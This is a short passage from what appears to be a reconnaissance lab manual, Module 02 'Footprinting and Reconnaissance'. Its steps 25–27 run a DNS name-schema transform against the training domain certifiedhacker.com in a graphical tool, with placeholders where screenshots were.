


Module 02 – Footprinting and Reconnaissance

25. The domain corresponding to the website displays, as shown in the following screenshot.




26. Right-click the **certifiedhacker.com** entity and select **All Transforms ---> To DNS Name [Using Name Schema diction...]**.




Module 02 – Footprinting and Reconnaissance

27. Observe the status in the progress bar. This transform will attempt to test various name schemas against a domain and try to identify a specific name schema for the domain, as shown in the following screenshot.

